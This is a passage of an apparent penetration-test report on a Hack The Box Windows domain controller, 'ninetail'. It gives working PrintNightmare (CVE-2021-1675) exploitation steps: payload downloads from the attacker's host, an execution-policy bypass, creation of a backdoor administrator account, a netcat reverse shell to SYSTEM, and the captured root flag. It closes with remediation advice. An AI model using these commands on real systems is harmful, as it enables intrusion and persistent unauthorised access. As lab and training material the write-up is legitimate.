        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possiblie to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf
</VirtualHost>
<Directory "/var/www/html">
        Options +Indexes
        AllowOverride all
        Order allow,deny
        Allow from all
        Require all granted
</Directory>
```

All files are then stored in /var/www/html/

The files are all publicly available when I am attacking.

Now do the transferring of the the files over from our kali machine to the victim computer.

The GitHub link I used for the PowerShell print nightmare is from here.

https://github.com/calebstewart/CVE-2021-1675

to clone the GitHub link, do the following commands.

Command used:

```
git clone https://github.com/calebstewart/CVE-2021-1675
```

This will clone the GitHub CVE, inside the link there is a PowerShell script.
Transfer it over.

On evil winrm

Command used:

```
curl -o rev.dll http://10.10.17.248/rev.dll
curl -o cve-2021-1675.ps1 http://10.10.17.248/cve-2021-1675.ps1
```

Now that the malicious scripts are here we will execute print nightmare

Command used:

```
set-executionpolicy bypass -scope process -confirm:$false -force
import-module .\CVE-2021-1675.ps1
invoke-nightmare
invoke-nightmare -DLL .\rev.dll
invoke-nightmare -newuser "hacker99" -NewPassword "Skill39" -DriverName "PrintIt"
```

The first command is to force the system to allow for any PowerShell scripting to occur. This is because some machine by default do not allow PowerShell scripts to be run. We will have to set the execution policy to disable it.

Next, we import the script, this allows us to do print nightmare.
Now we can run invoke-nightmare commands.
Here's what the 3 command does:

1. Runs print nightmare, (verifies that print nightmare works)
2. Runs the print nightmare with malicious payload.
3. Maintaining access by creating Hacker99 with administrative rights using printer spooler.

Let's take a look at the findings and observation to see how well this went.

Findings/Observations

```
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Desktop> curl -o rev.dll http://10.10.17.248/rev.
dll
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Desktop> ls


    Directory: C:\Users\pwnmeowSvc\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        1/14/2024   3:58 PM           9216 rev.dll
-a----         8/5/2021   1:57 AM             34 user.txt
```

Importing the reverse shell malicious payload

```
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Desktop> curl -o CVE-2021-1675.ps1 http://10.10.1
7.248/CVE-2021-1675.ps1
```

Importing the printnightmare powershell script

```
e-Nightmare
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Desktop> set-executionpolicy bypass -scope process -confirm:$
false -force
```

Enabling the PowerShell execution policy to allow any PowerShell scripts to run

```
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Desktop> import-module .\CVE-2021-1675.ps1
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Desktop> invoke-nightmare
[+] using default new user: adm1n
[+] using default new password: P@ssw0rd
[+] created payload at C:\Users\pwnmeowSvc\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf
ffc96\Amd64\mxdwdrv.dll"
[+] added user  as local administrator
[+] deleting payload from C:\Users\pwnmeowSvc\AppData\Local\Temp\nightmare.dll
```

Running print nightmare, it shows that it works.

Here the payload effectively compromises the system, however no reverse shell has been generated yet.

```
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Desktop> invoke-nightmare -DLL .\rev.dll
[+] using user-supplied payload at .\rev.dll
[!] ignoring NewUser and NewPassword arguments
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf
ffc96\Amd64\mxdwdrv.dll"
[!] AddPrinterDriverEx failed
At line:1 char:1
+ invoke-nightmare -DLL .\rev.dll
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorException
    + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Invoke-Nightmare
```

Running the malicious payload

Doesn't really work as well as intended. Seems there is a issue to getting the reverse shell to work. Let's try the creation of users

Creation of users

```
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Desktop> invoke-nightmare -newuser "hacker99" -NewPassword "Ski
39" -DriverName "PrintIt"
[+] created payload at C:\Users\pwnmeowSvc\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf
ffc96\Amd64\mxdwdrv.dll"
[+] added user hacker99 as local administrator
[+] deleting payload from C:\Users\pwnmeowSvc\AppData\Local\Temp\nightmare.dll
```

Created maintained access hacker99 account.

Verification of the Maintained Access User Hacker99

```
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Desktop> net user hacker99
User name                    hacker99
Full Name                    hacker99
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/14/2024 4:34:00 PM
Password expires             Never
Password changeable          1/15/2024 4:34:00 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Domain Users
The command completed successfully.
```

This can be used for easier access in future back to ninetail machine.

Summary:

Invoke Nightmare Works

Creation of User confirmed.

No Reverse shell as NT Authority

S16	**Print Nightmare with CVE -2021-1675 Bash Script**

Description

Earlier, our PowerShell print nightmare was unable to get foothold into the system.
We will need to try another implementation.

Recall that one of the practical in Cybersecurity Attack & Defense was about print nightmare.
good we will be using that practical way of solving this machine.

First host the samba server. Which in previous steps is already done

```
;   write list = root,
[share]
comment = share
path = /share/
guest ok = yes
read only = no
browsable = yes
force user = root
```

Next ensure the listener is still listening.

```
┌──(jingxuan㉿jingxuan)-[~/ps1/CVE-2021-1675]
└─$ nc -lvnp 3939
listening on [any] 3939 ...
```

Now install the following CVE onto your own host machine, this script will help us compromise ninetail.
The CVE is located here.

CVE-2021-1675
https://github.com/cube0x0/CVE-2021-1675

Command used:

```
git clone https://github.com/cube0x0/CVE-2021-1675
```

Once we have this open a separate terminal.
Run the CVE

Command used:

```
Cd CVE-2021-1675

python3 CVE-2021-1675.py ninetail.htb/pwnmeowsvc:'!0N3W0!f5123'@10.129.202.120
'\\10.10.17.248\share\rev.dll'
```

Notice how the command I used, the service account, it will also work with pwnmeow.
Print nightmare works if we have a valid user and credentials.

Let’s see how that plays out!

Findings/Observations

```
┌──(jingxuan㉿jingxuan)-[~/CVE-2021-1675]
└─$ python3 CVE-2021-1675.py ninetail.htb/pwnmeowsvc:'!0N3W0!f5123'@10.129.202.120 '\\10.10.17.248\
re\rev.dll'
[*] Connecting to ncacn_np:10.129.202.120[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf5df
6\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\10.10.17.248\share\rev.dll
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
[*] Stage0: 0
[*] Try 3...
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/impacket/smbconnection.py", line 541, in writeFile
    return self.SMBConnection.writeFile(treeId, fileId, data, offset)
```

Run the command, it will try a few attempts. Overall it will break, this is to be expected because the reverse shell will then be generated.

```
┌──(jingxuan㉿jingxuan)-[~/ps1/CVE-2021-1675]
└─$ nc -lvnp 3939
listening on [any] 3939 ...


shell
connect to [10.10.17.248] from (UNKNOWN) [10.129.202.120] 50125
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Windows\system32>
C:\Windows\system32>shell
'shell' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>cd /users/administator/desktop
cd /users/administator/desktop
```

When it breaks, you'll be given a shell into the system, congrats! You are now inside the system.

```
└─$ nc -lvnp 3939
listening on [any] 3939 ...
connect to [10.10.17.248] from (UNKNOWN) [10.129.240.222] 51871
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
Ninetail
```

Some Commands to verify that we are indeed in the system.

```
C:\Windows\system32>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Ninetail
   Primary Dns Suffix  . . . . . . . : ninetail.htb
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : ninetail.htb
                                       .htb
```

```
┌──(jingxuan㉿jingxuan)-[~/CVE-2021-1675]
└─$ 

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter #2
   Physical Address. . . . . . . . . : 00-50-56-B9-68-A0
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::70f5:55fe:9621:2656(Preferred)
   Link-local IPv6 Address . . . . . : fe80::70f5:55fe:9621:2656%7(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.129.240.222(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Lease Obtained. . . . . . . . . . : Monday, January 22, 2024 11:52:19 AM
   Lease Expires . . . . . . . . . . : Tuesday, January 23, 2024 2:22:19 AM
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:243b%7
                                       10.129.0.1
   DHCP Server . . . . . . . . . . . : 10.129.0.1
   DHCPv6 IAID . . . . . . . . . . . : 268456022
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-28-B6-FF-04-00-50-56-B4-89-50
   DNS Servers . . . . . . . . . . . : 1.1.1.1
                                       8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled

C:\Windows\system32>
```

Here is some IP configuration of the ninetail machine

S17	Find root flag

Description

Finally, your hard work has paid off, this is the fun part.
Capturing the root flag!

Since the reverse shell landed us in system32 as it contains the printer drivers.
We will need to go to the following directory.

Command used:

```
cd C:\users\administrator\desktop
type root.txt
```

This will obtain us the root flag.

Findings/Observations

```
connect to [10.10.17.248] from (UNKNOWN) [10.129.202.120] 50125
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Windows\system32>
```

Expected entry when entering ninetail as system.

```
C:\Windows\system32>cd c:\
cd c:\

c:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 44A1-4111

 Directory of c:\

09/14/2018  11:19 PM    <DIR>          PerfLogs
07/09/2021  01:35 AM    <DIR>          Program Files
09/15/2018  01:06 AM    <DIR>          Program Files (x86)
08/05/2021  12:57 AM    <DIR>          Users
07/08/2021  05:46 AM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)   3,146,932,224 bytes free

c:\>cd Users
cd Users
```

Change directory to C Drive

```
c:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 44A1-4111

 Directory of c:\Users

08/05/2021  12:57 AM    <DIR>          .
08/05/2021  12:57 AM    <DIR>          ..
07/08/2021  04:57 AM    <DIR>          Administrator
07/08/2021  04:57 AM    <DIR>          Public
07/08/2021  05:46 PM    <DIR>          pwnmeow
08/04/2021  02:15 AM    <DIR>          pwnmeow.NINETAIL0
08/05/2021  12:57 AM    <DIR>          pwnmeowSvc
               0 File(s)              0 bytes
               7 Dir(s)   3,146,932,224 bytes free

c:\Users>cd Administrator
cd Administrator

c:\Users\Administrator>dir
```

Notice how pwnmeow users have 3 directories with pwnmeow?

pwnmeow and pwnmeow.NINETAIL0 is the same, it is using a home drive samba share

This is common in Active Directory to use a home drive mounted on a share.

pwnmeowSvc is the Service account with Service Principal Name, this was the account we pwned when we did kerberoasting.

Lastly the administrator account is the account we are most interested in.

NT Authority is not the same as administrator account. NT Authority is system privilege, while administrator could be just a domain administrator.

```
dir
 Volume in drive C has no label.
 Volume Serial Number is 44A1-4111

 Directory of c:\Users\Administrator

07/08/2021  04:57 AM    <DIR>          .
07/08/2021  04:57 AM    <DIR>          ..
07/08/2021  04:57 AM    <DIR>          3D Objects
07/08/2021  04:57 AM    <DIR>          Contacts
08/05/2021  12:56 AM    <DIR>          Desktop
08/05/2021  12:52 AM    <DIR>          Documents
08/24/2021  09:43 AM    <DIR>          Downloads
07/08/2021  04:57 AM    <DIR>          Favorites
07/08/2021  04:57 AM    <DIR>          Links
07/08/2021  04:57 AM    <DIR>          Music
07/08/2021  04:57 AM    <DIR>          Pictures
07/08/2021  04:57 AM    <DIR>          Saved Games
07/08/2021  04:57 AM    <DIR>          Searches
07/08/2021  04:57 AM    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)   3,146,932,224 bytes free

c:\Users\Administrator>cd Desktop
```

Here is a listing of the administrator Desktop.

```
c:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 44A1-4111

 Directory of c:\Users\Administrator\Desktop

08/05/2021  12:56 AM    <DIR>          .
08/05/2021  12:56 AM    <DIR>          ..
08/04/2021  05:39 AM               457 deleteuser.ps1
08/05/2021  12:56 AM                34 root.txt
               2 File(s)            491 bytes
               2 Dir(s)   3,146,932,224 bytes free

c:\Users\Administrator\Desktop>type root.txt
type root.txt
ebf1921552fb6f3ae598655d3b77e9c2

c:\Users\Administrator\Desktop># pwnmeow, Users, ninetail.htb
```

Here shows the root flag.

```
c:\Users\Administrator\Desktop>type deleteuser.ps1
type deleteuser.ps1
$ComputerMember = [adsi]"WinNT://ninetail.ninetail.htb"
        $Users = $ComputerMember.Children  | where {$_.SchemaClassName  -eq 'user'}


         foreach ($user in $users.Name)

        {
           if( ($user -ine 'pwnmeow') -and ($user -ine 'pwnmeowSVC') -and ($user -ine 'Administrato
r') -and  ($user -ine 'Guest') -and ($user -ine 'krbtgt')){

            write-host $user
            $ComputerMember.Delete("User",$user)
            }

        }
```

Some left-over script by the Hack the Box author.

S18	[Bonus] Look for vulnerabilities as SYSTEM

Description

Finally, your hard work has paid off, this is the fun part.

Let’s use some sysadmin tricks to get the general information of the system.

Note:

It is important to test within the limits of what is stated in the contract. For this report we are given full rein on the whole entire system

Do not test beyond what is stated in the agreed terms. It is against the computer misuse act.

Switch shell to PowerShell, this allows me to use PowerShell commands to get details of this computer.

Command used:

```
powershell
get-addefaultdomainpasswordpolicy
get-windowsfeature *
get-gpo -All -Domain "ninetail.htb"
get-addomain
get-computerinfo
get-psdrive
netsh advfirewall show currentprofile
```

Let’s see what interesting findings we got.

Findings/Observations

Password Policies:

```
PS C:\Users\Administrator\Desktop> get-addefaultdomainpasswordpolicy
get-addefaultdomainpasswordpolicy


ComplexityEnabled           : True
DistinguishedName           : DC=ninetail,DC=htb
LockoutDuration             : 00:30:00
LockoutObservationWindow    : 00:30:00
LockoutThreshold            : 0
MaxPasswordAge              : 42.00:00:00
MinPasswordAge              : 1.00:00:00
MinPasswordLength           : 7
objectClass                 : {domainDNS}
objectGuid                  : 5949d939-1e0c-4420-b683-ac92d25d9ff9
PasswordHistoryCount        : 24
ReversibleEncryptionEnabled : False
```

identified that system is using complex password, this is strange because complex password wouldn't allow "Password1" on pwnmeow.

Other security flaws found,

Lockout threshold is disabled, not good as it allows brute force on the smb login.

Windows features:

```
PS C:\Users\Administrator\Desktop> get-windowsfeature *
get-windowsfeature *

Display Name                                            Name                       Install State
------------                                            ----                       -------------
[ ] Active Directory Certificate Services               AD-Certificate                 Available
    [ ] Certification Authority                         ADCS-Cert-Authority            Available
    [ ] Certificate Enrollment Policy Web Service       ADCS-Enroll-Web-Pol            Available
    [ ] Certificate Enrollment Web Service              ADCS-Enroll-Web-Svc            Available
    [ ] Certification Authority Web Enrollment          ADCS-Web-Enrollment            Available
    [ ] Network Device Enrollment Service               ADCS-Device-Enrollment         Available
    [ ] Online Responder                                ADCS-Online-Cert               Available
[X] Active Directory Domain Services                    AD-Domain-Services             Installed
[ ] Active Directory Federation Services                ADFS-Federation                Available
[X] Active Directory Lightweight Directory Services     ADLDS                          Installed
[ ] Active Directory Rights Management Services         ADRMS                          Available
    [ ] Active Directory Rights Management Server       ADRMS-Server                   Available
    [ ] Identity Federation Support                     ADRMS-Identity                 Available
[ ] Device Health Attestation                           DeviceHealthAttestat ...       Available
[ ] DHCP Server                                         DHCP                           Available
[X] DNS Server                                          DNS                            Installed
[ ] Fax Server                                          Fax                            Available
[X] File and Storage Services                           FileAndStorage-Services        Installed
    [X] File and iSCSI Services                         File-Services                  Installed
```

Nothing much can be inferred here.

However, Windows Defender is installed.

```
[ ] WebDAV Redirector                                   WebDAV-Redirector              Available
[ ] Windows Biometric Framework                         Biometric-Framework            Available
[X] Windows Defender Antivirus                          Windows-Defender               Installed
[ ] Windows Identity Foundation 3.5                     Windows-Identity-Fou ...       Available
[ ] Windows Internal Database                           Windows-Internal-Dat ...       Available
```

GPO Policies Applied

```
PS C:\Users\Administrator\Desktop> get-gpo -All -Domain "ninetail.htb"
get-gpo -All -Domain "ninetail.htb"

DisplayName      : Default Domain Policy
DomainName       : ninetail.htb
Owner            : NINETAIL0\Domain Admins
Id               : 31b2f340-016d-11d2-945f-00c04fb984f9
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 7/8/2021 6:46:57 AM
ModificationTime : 7/8/2021 6:23:50 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 3, SysVol Version: 3
WmiFilter        :

DisplayName      : Default Domain Controllers Policy
DomainName       : ninetail.htb
Owner            : NINETAIL0\Domain Admins
Id               : 6ac1786c-016f-11d2-945f-00c04fb984f9
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 7/8/2021 6:46:57 AM
ModificationTime : 8/5/2021 12:50:40 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 2, SysVol Version: 2
WmiFilter        :


PS C:\Users\Administrator\Desktop>
```

Not the best practice to just use default domain policies. Recommend using separate policies in the Windows Active Directory for security purposes.

Domain Information

```
PS C:\Users\Administrator\Desktop> get-addomain
get-addomain


AllowedDNSSuffixes                : {}
ChildDomains                      : {}
ComputersContainer                : CN=Computers,DC=ninetail,DC=htb
DeletedObjectsContainer           : CN=Deleted Objects,DC=ninetail,DC=htb
DistinguishedName                 : DC=ninetail,DC=htb
DNSRoot                           : ninetail.htb
DomainControllersContainer        : OU=Domain Controllers,DC=ninetail,DC=htb
DomainMode                        : Windows2016Domain
DomainSID                         : S-1-5-21-3733906534-2636187477-2781808523
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=ninetail,DC=htb
Forest                            : ninetail.htb
InfrastructureMaster              : Ninetail.ninetail.htb
LastLogonReplicationInterval      :
LinkedGroupPolicyObjects          : {CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=Syst
em,DC=ninetail,DC=ht
                                    b}
LostAndFoundContainer             : CN=LostAndFound,DC=ninetail,DC=htb
ManagedBy                         :
Name                              : ninetail
NetBIOSName                       : NINETAIL0
ObjectClass                       : domainDNS
ObjectGUID                        : 5949d939-1e0c-4420-b683-ac92d25d9ff9
ParentDomain                      :
PDCEmulator                       : Ninetail.ninetail.htb
PublicKeyRequiredPasswordRolling  : True
QuotasContainer                   : CN=NTDS Quotas,DC=ninetail,DC=htb
ReadOnlyReplicaDirectoryServers   : {}
ReplicaDirectoryServers           : {Ninetail.ninetail.htb}
RIDMaster                         : Ninetail.ninetail.htb
SubordinateReferences             : {DC=ForestDnsZones,DC=ninetail,DC=htb, DC=DomainDnsZones,DC=ni
netail,DC=htb,
                                    CN=Configuration,DC=ninetail,DC=htb}
SystemsContainer                  : CN=System,DC=ninetail,DC=htb
UsersContainer                    : CN=Users,DC=ninetail,DC=htb
```

Not much information can be gathered here besides verifying the AD information.

Get computer information.

```
PS C:\Users\Administrator\Desktop> get-computerinfo
get-computerinfo


WindowsBuildLabEx                                       : 17763.1.amd64fre.rs5_release.180914-1434
WindowsCurrentVersion                                   : 6.3
WindowsEditionId                                        : ServerStandard
WindowsInstallationType                                 : Server
WindowsInstallDateFromRegistry                          : 7/8/2021 12:57:04 PM
WindowsProductId                                        : 00429-00521-62775-AA807
WindowsProductName                                      : Windows Server 2019 Standard
WindowsRegisteredOrganization                           :
WindowsRegisteredOwner                                  : Windows User
WindowsSystemRoot                                       : C:\Windows
WindowsVersion                                          : 1809
BiosCharacteristics                                     : {4, 7, 8, 9 ... }
BiosBIOSVersion                                         : {INTEL  - 6040000, PhoenixBIOS 4.0 Releas
e 6.0     }
BiosBuildNumber                                         :
BiosCaption                                             : PhoenixBIOS 4.0 Release 6.0
BiosCodeSet                                             :
BiosCurrentLanguage                                     :
BiosDescription                                         : PhoenixBIOS 4.0 Release 6.0
BiosEmbeddedControllerMajorVersion                      : 0
BiosEmbeddedControllerMinorVersion                      : 0
BiosFirmwareType                                        : Bios
BiosIdentificationCode                                  :
BiosInstallableLanguages                                :
```

This system uses Windows Server 2019 Standard evaluation.

Get-psdrive

```
PS C:\Users\Administrator\Desktop> get-psdrive
get-psdrive

Name           Used (GB)     Free (GB) Provider      Root
     CurrentLocation
----           ---------     --------- --------      ----
     ---------------

AD                                     ActiveDire ... //RootDSE/

Alias                                  Alias

C                  11.58          2.88 FileSystem    C:\                                  Users\A
dministrator\Desktop
Cert                                   Certificate   \

Env                                    Environment

Function                               Function

HKCU                                   Registry      HKEY_CURRENT_USER

HKLM                                   Registry      HKEY_LOCAL_MACHINE

Variable                               Variable

WSMan                                  WSMan
```

No SMB shares found. Which explains why we couldn’t connect to SMB shares earlier.

On the user that was compromised

```
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Documents>
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Documents> netsh advfirewall show currentprofile

Domain Profile Settings:
----------------------------------------------------------------------
State                                 OFF
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Disable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096

Ok.
```

No firewall was enabled.

That concludes our findings.

SECTION 8: Recommendations and Countermeasures

A01	Print Nightmare vulnerability	Risk Level: High

Description

Print nightmare is categorized by many CVE.

The following CVE are.

1. CVE-2021-1675
2. CVE-2021-34527
3. CVE-2021-34481

Print Nightmare is a dangerous vulnerability that exploits the fact that printer spoolers exists. It is also extremely easy to do so, as most systems have port 135 exposed, we could do RPC dump to find if printer spoolers exist and likely we could use print nightmare to compromise the system.

During my findings, I have found print nightmare could work on the victim machine and as well as remotely through a remote connection.

Findings/Observations

The affected port(s) is/are:

Port	Information
445	SMB file Share
135	RPC Services
593	RPC Services

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ python3 rpcdump.py -port 135 10.129.240.222 | grep Print
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-PAN]: Print System Asynchronous Notification Protocol
Protocol: [MS-PAN]: Print System Asynchronous Notification Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
```

Verified that this system could have print nightmare vulnerability.

Using CVE-2021-1675 to Compromise the system using Print Nightmare and printer drivers. I managed to do the following:

1. Compromise the system.
2. Generate additional users.
3. Maintained Access using Printer Drivers

Creation of Maintained access with Hacker99 Account created from Print Nightmare vulnerability. Note that Hacker99 has administrative privileges.

```
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Desktop> net user hacker99
User name                    hacker99
Full Name                    hacker99
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/14/2024 4:34:00 PM
Password expires             Never
Password changeable          1/15/2024 4:34:00 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Domain Users
The command completed successfully.
```

Use malicious Payload to create reverse shell into the system

```
┌──(jingxuan㉿jingxuan)-[~/CVE-2021-1675]
└─$ python3 CVE-2021-1675.py ninetail.htb/pwnmeowsvc:'!0N3W0!f5123'@10.129.202.120 '\\10.10.17.248\
re\rev.dll'
[*] Connecting to ncacn_np:10.129.202.120[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf5df
6\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\10.10.17.248\share\rev.dll
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
[*] Stage0: 0
[*] Try 3...
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/impacket/smbconnection.py", line 541, in writeFile
    return self.SMBConnection.writeFile(treeId, fileId, data, offset)
```

```
└─$ nc -lvnp 3939
listening on [any] 3939 ...
connect to [10.10.17.248] from (UNKNOWN) [10.129.240.222] 51871
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
Ninetail
```

Shell loaded.

Potential Implications

Exploiting print nightmare using SMB file share and a valid user credential allows one to become system authority. This is dangerous as once they can do Remote code Execution. The attacker can do anything they would like to do.


Attackers could use the print nightmare to generate additional accounts with administrative rights. Allowing for maintained access over a period. Attackers can use this as a foothold to exfiltrating data or launch further attacks such as ransomware attacks.

Recommendations

1) Install CVE-2021-34527 Security updates.

This will protect the domain controller from the print nightmare vulnerability of remote code execution and Local Privilege Escalation exploits.

2) Consider Uninstalling Printer Spooler Service

